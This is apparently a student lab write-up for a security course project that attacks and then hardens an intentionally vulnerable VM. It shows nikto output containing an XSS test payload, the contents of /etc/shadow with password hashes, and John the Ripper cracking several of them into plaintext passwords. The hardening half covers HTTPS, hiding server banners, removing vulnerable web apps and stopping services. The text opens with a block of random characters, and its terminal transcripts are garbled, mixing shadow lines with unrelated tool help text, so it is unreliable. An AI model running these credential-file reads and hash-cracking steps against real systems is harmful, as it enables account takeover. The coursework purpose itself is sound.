ob9s1qd8wreWnk0MD7faCLUbwXYTGrzN95umeebTN0DXDPD92vTThn0TAyZgdhhuCwvR8nDy9ut0kUaseGNTNEadaiFTbTVPVkFRVz2i2tTxq0R1LgsWCnalQkgTU70jWeyipsU
7cDZGd7EJ6rVNPL1tjXrj6FEVf6jLVfw8gxnnSjNzZCG0g6bkD1e2omLTeUnqKsLSNnMlljwKd1B8BE02AGaqTwbiEK400LuuwD86VELfrxPnewGcuBvIlZnlhuPgiPHCbU
1byppc78gNIu0GRc7y2iwdtyXzQmK2XNMvDpPg64vU0fV91P0u0q7LbZ50X1BpdgB5bftrHf2VjLiw136ZDqg7CtLpkqb1jhbgqjt179pdvTxkv4it8sv6d0o94
9mtnArD7ZaNTthKFZgbuB65z398ayYAEuM2UDHxQurOriQpsnZJEksTtpj52LqeMsZ2PB4cnLYda91FB70nL6aEtvcWbMij8zEzqM94Xpj21DGEYZmV8hA9amLafKhv1
R27Jid4kaKM5sleJaWFVm1AEj1PDUoxoKxDuM0nV4pCcAaoInotVkgqRNzaVN03sUgVxy5ul9eBk6MNx2mf6Tk9w4SWhbgkEkCmc9wzzyiqPsVdjdr3R1xZ7MsulHMMv
wbSl18GwiJywe0aoLNxNWVmIyE0y70PB40LxDaJFn6AeAK6xPLpP0wFfa2btTpXrJ1Jy47Vy1AT2D0j7bUKDj0xAlanHftBq0Bym1Kp1rH1wiMdvmzHg37fZemf58d
A8yC4JhP9rMReSc1kNYIGU719IfkvLh4ZswCsV4f50xsVgA89feRbafrVKnF80tFqghSehdKb01jSbcDFMMudZdqT3R3mH4d1d00zcrY4038UwpbPLSIV1xZui12jCihTgc
2nU6ULtToSgZp4hCf6656r5ys9IRonEt18Jjl4U6ca1l1Ri7avdM0p0Ibe2KA3A6D2Frxu3mc3B2w3TVaj00guJkL2H8YgZzIvcoEkwl51B854Pw1ibCqua1SX0G1zYQY0913
m5MCde8wyn35P0duC0Fx3dCojJUQMz10p220f05CfcvbdMIkLydgP7KKj2f3zG80Xlp71LYQZ85k12p5jLPm0l0Ubc7NeRF5s7nMxnZJS1A9CrP8zXaebsv3XpEA5hVb4
hMBWP4J27w0naRPv0f0h3MhfGdwIGx6CWLjapRw3SyR74kMnf1jD1n9HunuhkC3ldIaqF10Iwmw8C3jHEAzTfghZcoMeraUgTUEw0du0A9dls02dEYg1JEDESSrpHHTjk1
Nm1LzjKQvoiMraI182vBh5LdhEPKLzstftD7H33xzZe6s3x9Ufb2wK1kh0h8aqbj1l5jKxqtKion7XHae2mX8jXhdkjG5V8g7xxZLchsjsocUWMM0dcgULmczzckD5f0Iu
ogmubAzlqQ16cEKhTWRXExVldU668WEJhyGakKvGxSmDEkq06Tle8wWqDaryx1b9viewJ5AwTbZATovJengw6Igplj0UdfkEvqgsATVbEfj10I2yXu320nTT2orRSRG7exDJIC
S3DykP0iij095cQDzoLM5t3BtC6cmDGxsu0banWQ8Ix4gh50mEjK1Zy5px4qzznWAGCcz0aAn2njjW4cuTAQhmlLI<script>alert(foo)</script>: Output from the phpinfo() function was found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ 8347 requests: 0 error(s) and 28 item(s) reported on remote host
+ End Time: 2017-02-08 22:18:38 (GMT-5) (21 seconds)
-----+
+ 1 host(s) tested
root@kali:~# 

```

**Task 4:** Crack passwords (10 points) – crack 3 user account passwords will award students the full 10 points. Crack the root password will award an additional 10 points  
In the target system, find the list of files using **ls**



Navigate to directory **etc** and check for **shadow** file to view password hashes.



**cat shadow** to display its contents.

```
File Edit View Search Terminal Help
root:$1$mgRmd3Ek$ViXoiuk3GG8pcQ9zkfn121:16888:0:99999:7:::
daemon:*:14684:0:99999:7::: Terminal Help
bin:*:14684:0:99999:7:::
sys:$1$fUX6BP0t$Myic3Up0zQJqz4s5wFD9l0:14742:0:99999:7::: MARKOV)
sync:*:14684:0:99999:7::: external mode or word filter
games:*:14684:0:99999:7::: just output candidate passwords [cut at LENGTH]
man:*:14684:0:99999:7::: restore an interrupted session [called NAME]
lp:*:14684:0:99999:7::: give a new session the NAME
mail:*:14684:0:99999:7::: print status of a session [called NAME]
news:*:14684:0:99999:7::: make a charset file. It will be overwritten
uucp:*:14684:0:99999:7::: show cracked passwords [if =LEFT, then uncracked]
proxy:*:14684:0:99999:7::: run tests and benchmarks for TIME seconds each
www-data:*:14684:0:99999:7::: [do not] load this (these) user(s) only
backup:*:14684:0:99999:7::: load users [not] of this (these) group(s) only
list:*:14684:0:99999:7::: load users with[out] this (these) shell(s) only
irc:*:14684:0:99999:7::: load salts with[out] COUNT [to MAX] hashes
gnats:*:14684:0:99999:7::: enable memory saving, at LEVEL 1..3
nobody:*:14684:0:99999:7::: this node's number range out of TOTAL count
libuuid:!:14684:0:99999:7::: fork N processes
dhcp:*:14684:0:99999:7::: pot file to use
syslog:*:14684:0:99999:7::: list capabilities, see --list=help or doc/OPTIONS
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7::: The supported formats can
sshd:*:14684:0:99999:7::: be seen with --list=formats and --list=subformats
msfadmin:$1$j/mTccmN$3dMJ9MsIiD56ygXbMs7Bi0:16888:0:99999:7:::
bind:*:14685:0:99999:7::: rockyou.txt
postfix:*:14685:0:99999:7::: rockyou.txt.gz
ftp:*:14685:0:99999:7::: Documentation.html
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:14685:0:99999:7:::
mysql!:14685:0:99999:7::: + 8347 requests: 0 error(s) and 28 item(s) reported on remote host
tomcat55:*:14691:0:99999:7::: + End Time: 2017-02-08 19:11:45 (GMT-5) (22 seconds)
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDpr50hp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7::: root@kali:~/Desktop# vi passw.txt
proftpd!:14727:0:99999:7::: root@kali:~/Desktop# 
statd:*:15474:0:99999:7:::
snmp:*:15480:0:99999:7:::
enpm695:$1$3eYw6ZFF$PIPwtPjUubX.80lf6r1EY/:16895:0:99999:7:::
```

Save the contents in a file.

Goto Kali Application, and use John the Ripper to decrypt the file contents.

```
root@kali-rads: ~
File Edit View Search Terminal Help
--pot=NAME          pot file to use
--list=WHAT         list capabilities, see --list=help or doc/OPTIONS
--format=NAME       force hash of type NAME. The supported formats can
dit View Search Terminal Help
be seen with --list=formats and --list=subformats

root@kali-rads:~# locate rockyou.txt
/usr/share/wordlists/rockyou.txt.gz
root@kali-rads:~# john /usr/share/wordlists/rockyou.txt.gz /root/Desktop/Hashdum
p
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt.gz
Warning: detected hash type "md5crypt", but the string is also recognized as "ai
x-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 8 password hashes with 8 different salts (md5crypt, crypt(3) $1$ [MD5 128
/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
postgres          (postgres)
user              (user)
service           (service)
123456789        (klog)
batman            (sys)
passw0rd          (enpm695)


To prove that you have accessed this file you must print out the
```

**Task 5:** Find out the information stored in a specific file (/README) within the system (10 points) – accessing the file and providing its contents (5 points). Identifying and explaining the protection around the file (5 points)

Within the target system, navigate to the README file as shown below.

```
cd ../../  
ls -l
```

**cat README** to display its contents.



The screenshot shows a terminal window titled "Terminal". The window has a menu bar with File, Edit, View, Search, Terminal, and Help. The main area displays the output of several commands:

```
File Edit View Search Terminal Help  
ls -l  
total 93  
-rw----- 1 msfadmin msfadmin 1001 Apr  4 2016 README  
drwxr-xr-x 2 root      root    4096 May 13 2012 bin  
drwxr-xr-x 4 root      root    1024 May 13 2012 boot  
lrwxrwxrwx 1 root      root    11 Apr 28 2010 cdrom -> media/cdrom  
drwxr-xr-x 13 root     root   13840 May  2 20:53 dev  
drwxr-xr-x 95 root     root   4096 May  2 21:07 etc  
drwxr-xr-x 7 root     root   4096 Apr  4 2016 home  
drwxr-xr-x 2 root     root   4096 Mar 16 2010 initrd  
lrwxrwxrwx 1 root     root   32 Apr 28 2010 initrd.img -> boot/initrd.img-2.6.24-16-server  
drwxr-xr-x 13 root    root   4096 May 13 2012 lib  
drwx----- 2 root     root   16384 Mar 16 2010 lost+found  
drwxr-xr-x 4 root     root   4096 Mar 16 2010 media  
drwxr-xr-x 3 root     root   4096 Apr 28 2010 mnt  
-rw----- 1 root     root   15194 May  2 21:07 nohup.out  
drwxr-xr-x 2 root     root   4096 Mar 16 2010 opt  
dr-xr-xr-x 108 root    root    0 May  2 20:53 proc  
drwxr-xr-x 16 root    root   4096 May  2 21:07 root  
drwxr-xr-x 2 root     root   4096 May 13 2012 sbin  
drwxr-xr-x 2 root     root   4096 Mar 16 2010 srv  
drwxr-xr-x 12 root    root    0 May  2 20:53 sys  
drwxrwxrwt 4 root     root   4096 May  3 06:11 tmp  
drwxr-xr-x 13 root    root   4096 Mar 31 2016 usr  
drwxr-xr-x 15 root    root   4096 May 20 2012 var  
lrwxrwxrwx 1 root     root   29 Apr 28 2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server  
ls -la README  
-rw----- 1 msfadmin msfadmin 1001 Apr  4 2016 README  
  
cat README  
This VM is for use as the ENPM 695 semester project. Do not expose this VM to  
the outside Internet under any circumstances as this can result in the system  
being compromised VERY quickly
```

The ENPM 695 semester project grading is broken into two parts:

1. Identify all of the open services on the system (5 points)
2. Identify all of the vulnerabilities in the Web Server (10 points)
3. Find five "Easter eggs" in this VM - they are carefully placed and each egg leads you to another one (10 points per egg)
4. Crack the passwords for the msfadmin and the root account (5 points each)
5. Lock down the web server so that compromise does not lead to system compromise (15 points)
6. Lock down the operating system so that only secure services are available (5 points)
7. Print out the contents of this file (5 points)

In order to prove that you have accessed this file you must print out the following phrase:

"He that breaks a thing to find out what it is has left the path of wisdom."

The protection of the README file are as follows:

Only the owner of the file i.e msfadmin can read and write to the file.

```
root@enpm695:/# root@enpm695:/# acl README
bash: acl: command not found
root@enpm695:/# root@enpm695:/# ls -la README
-rw----- 1 msfadmin msfadmin 1001 Apr  4 18:44 README
root@enpm695:/# root@enpm695:/# getfacl README
# file: README
# owner: msfadmin
# group: msfadmin
user::rw-
group::r-
other::---
```

**Task 6:** Define the Attack Surface of the system and web server (5 points each)

The System has following attack surfaces which an attacker can use to gain entry.

1. The Apache web server is running on port 80 which allows web traffic to flow unencrypted and attackers can easily intercept the information on the network via man-in-middle-attacks.
2. It may also invite number of attackers specially the ones trying to brute force user credentials by probing IPs on port 22 which is the default listening port for SSH. If port 22 would respond a brute force attack may appear. Despite its wide acceptance, there are still threats and occasionally software vulnerabilities associated with using SSH. For example, common libraries used by many implementations of SSH – like OpenSSL – may be reported. The mere fact that an SSH server is running and accessible from the Internet will invite attacks.
3. Open port 21 – FTP is vulnerable and allows remote attackers to cause a denial of service. It is also prone to attacks by Trojan horses/backdoors like Blade runner, Doly Trojan, Invisible FTP to name a few.
4. Open port 23 runs Telnet which used for remote maintenance of many networking communications devices including routers and switches, and often provides access to remote system with admin privileges. Given access to a server, or a network router of a corporate network or ISP, an attacker can perform a great deal of mischief. The level of access provided by telnet makes it a valuable commodity for individuals attempting to gain unauthorized access to systems or networks. This makes port 23 a very common target of attackers during network scans and reconnaissance attempts. Trojans that use port 23 include ADM worm, Fire Hacker, Telnet Pro to name a few.
5. A hacker can easily gain access to the system using easy passwords like ‘passw0rd’ within

few attempts.

6. Apache mod\_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names.

The Web server has following attack surfaces which an attacker can use to gain entry.

1. The web server has web pages that provide access to directories without user authentication. If there is any sensitive information stored in the directories it can be misused by the attacker to gain access to the system.
2. Attacker can create a backdoor and get access to the system, thus it is vulnerable to backdoor attacks.
3. A webserver page provides information regarding the name/version of the webserver and the port on which it is running. This information can be used by an attacker to find the loopholes and hack the system based on the vulnerabilities the server/version and the open port has.
4. Apache server in general is a large surface for attack via the vulnerabilities it has like click-jacking attacks, CSRF attacks, XSS attacks, stack based overflow attacks, DOS attacks, input validation attacks, SQL injection attacks, impersonation attacks, URL interpretation attacks to name a few.
5. The web server is vulnerable to click-jacking attacks due to absence of X-frame options header and this can be used by an attacker to trick the user and gain access.
6. It is also vulnerable to XSS attacks due to absence of XSS protection header, thus providing another entry point to the system and allowing attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
7. The server leaks inodes via Etags with header found with file /phpMyAdmin/ChangeLog.
8. Also, an attacker can access default accounts in applications on the server (example: DVWA), unused pages, unpatched flaws, unprotected files and directories, etc. to gain unauthorized access to or knowledge of the system.

## Task Group 2: Improve the security of the system

The second task group is to focus the student on how to improve the security of the system. This includes reducing the attack surface by removing services and locking down applications running on the system. The following tasks must be completed to get full credit for this portion of the project:


**Task 1:** Lock down the web server (20 points) – point breakdown is as follows:

- Setting up HTTPS (10 points)

Steps used to set up https on the linux server are as shown in <https://samsclass.info/120/proj/p17-https.html>


(not able to add additional screenshots as the target system displays only one page)

The below screenshot shows 443 is running.



```
vm [Running]
tcp        0      0 0.0.0.0:111          0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:80           0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:6000         0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:8787         0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:8180         0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:1524         0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:21           0.0.0.0:*          LISTEN
tcp        0      0 192.168.0.6:53        0.0.0.0:*          LISTEN
tcp        0      0 127.0.0.1:53          0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:34710         0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:23           0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:41783          0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:5432          0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:25           0.0.0.0:*          LISTEN
tcp        0      0 127.0.0.1:953          0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:52000          0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:443            0.0.0.0:*          LISTEN
tcp        0      0 0.0.0.0:115            0.0.0.0.*          LISTEN
tcp        0      0 192.168.0.6:1099        192.168.0.4:35972    CLOSE_WAIT
tcp6       0      0 :::2121             ::::*              LISTEN
tcp6       0      0 :::3632             ::::*              LISTEN
tcp6       0      0 :::53               ::::*              LISTEN
tcp6       0      0 :::22               ::::*              LISTEN
tcp6       0      0 :::5432             ::::*              LISTEN
--More--
```

On restarting the apache server, we can see that the https has been configured on the server as shown below.



b. Eliminating identifying information that the web server gives out (5 points)

The /dav page on the webserver displays information like server name/version/OS details which can be used by an attacker to exploit the vulnerabilities based on these details.

To eliminate this information, we need to navigate to /etc/httpd/conf/httpd.conf and add below contents to end of the file as shown in the screenshot.

```
ServerSignature Off  
ServerTokens Prod
```

```
vm [Running]
# Include of directories ignores editors' and dpkg's backup files,
# see README.Debian for details.


# Include generic snippets of statements
Include /etc/apache2/conf.d/

# Include the virtual host configurations:
Include /etc/apache2/sites-enabled/

ServerSignature Off
ServerTokens Prod

root@enpm695:/# /etc/init.d/apache2 restart
 * Restarting web server apache2                                         [ OK ]
root@enpm695:/# _
```

The site now no longer displays the identifying information.



A screenshot of a Mozilla Firefox browser window. The title bar says "Index of /dav - Mozilla Firefox". The address bar shows "https://192.168.0.6/dav/". The main content area displays a table with the following data:

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-

## Index of /dav

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	-	-	-

Reference: <http://ask.xmodulo.com/turn-off-server-signature-apache-web-server.html>

- c. Eliminate vulnerable applications (5 points)


The webserver has below vulnerable applications hosted on it.

1. Twiki
2. DVWA
3. Mutillidae

These applications have been removed using command **rm -r directoryname**

```
vm [Running]
root@enpm695:/var/www# ls
dav index.php phpinfo.php test tikiwiki-old
dvwa mutillidae phpMyAdmin tikiwiki twiki
root@enpm695:/var/www# cd dvwa
root@enpm695:/var/www/dvwa# cd ..
root@enpm695:/var/www# cd dvwa
root@enpm695:/var/www/dvwa# ls
about.php duwa index.php php.ini vulnerabilities
CHANGELOG.txt external instructions.php README.txt
config favicon.ico login.php robots.txt
COPYING.txt hackable logout.php security.php
docs ids_log.php phpinfo.php setup.php
root@enpm695:/var/www/dvwa# cd ..
root@enpm695:/var/www# ls
dav index.php phpinfo.php test tikiwiki-old
dvwa mutillidae phpMyAdmin tikiwiki twiki
root@enpm695:/var/www# rm dvwa
rm: cannot remove `dvwa': Is a directory
root@enpm695:/var/www# rm -r dvwa
root@enpm695:/var/www# ls
dav mutillidae phpMyAdmin tikiwiki twiki
index.php phpinfo.php test tikiwiki-old
root@enpm695:/var/www# rm -r mutillidae
root@enpm695:/var/www# rm -r twiki
root@enpm695:/var/www# _
```


The application DVWA is no longer available.



## Not Found

The requested URL /dvwa/ was not found on this server.


The application Mutillidae is no longer available.



## Not Found

The requested URL /mutillidae/ was not found on this server.

The application Twiki is no longer available.



## Not Found

The requested URL /twiki/ was not found on this server.

**Task 2:** Lock down the operating system so that only the following services are readily available:

Secure Shell

HTTP/HTTPS

Mail

Note: You may not use the iptables firewall to do this – you must do this by stopping services from running (5 points each - 15 points) and only running services that are secure

This task can be achieved by killing the services which are running on the open ports.

The commands used lsof -n -l : <port number> , gives PID of the service running on the specific port mentioned.

Kill -9 <PID> this command is used to kill the PID.

```
root@kali: ~
File Edit View Search Terminal Help
root@enpm695:/# root@enpm695:/# nmap localhost
Starting Nmap 4.53 ( http://insecure.org ) at 2017-05-11 21:50 EDT
Interesting ports on localhost (127.0.0.1):
Not shown: 1703 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
2049/tcp  open  nfs
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgres
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13

Nmap done: 1 IP address (1 host up) scanned in 0.121 seconds
root@enpm695:/# root@enpm695:/# lsof -n -i :3306
COMMAND PID USER FD   TYPE DEVICE SIZE NODE NAME
mysqld 4703 mysql 10u  IPv4 12094    TCP *:mysql (LISTEN)
root@enpm695:/# root@enpm695:/# kill -9 4703
root@enpm695:/# root@enpm695:/# lsof -n -i :3632
COMMAND PID USER FD   TYPE DEVICE SIZE NODE NAME
distccd 4865 daemon  4u  IPv6 12391    TCP *:distcc (LISTEN)
distccd 4866 daemon  4u  IPv6 12391    TCP *:distcc (LISTEN)
distccd 5141 daemon  4u  IPv6 12391    TCP *:distcc (LISTEN)
distccd 5207 daemon  4u  IPv6 12391    TCP *:distcc (LISTEN)
root@enpm695:/# root@enpm695:/# kill -9 4865
root@enpm695:/# root@enpm695:/# kill -9 4866
```

```
root@kali: ~
File Edit View Search Terminal Help
COMMAND PID USER FD   TYPE DEVICE SIZE NODE NAME
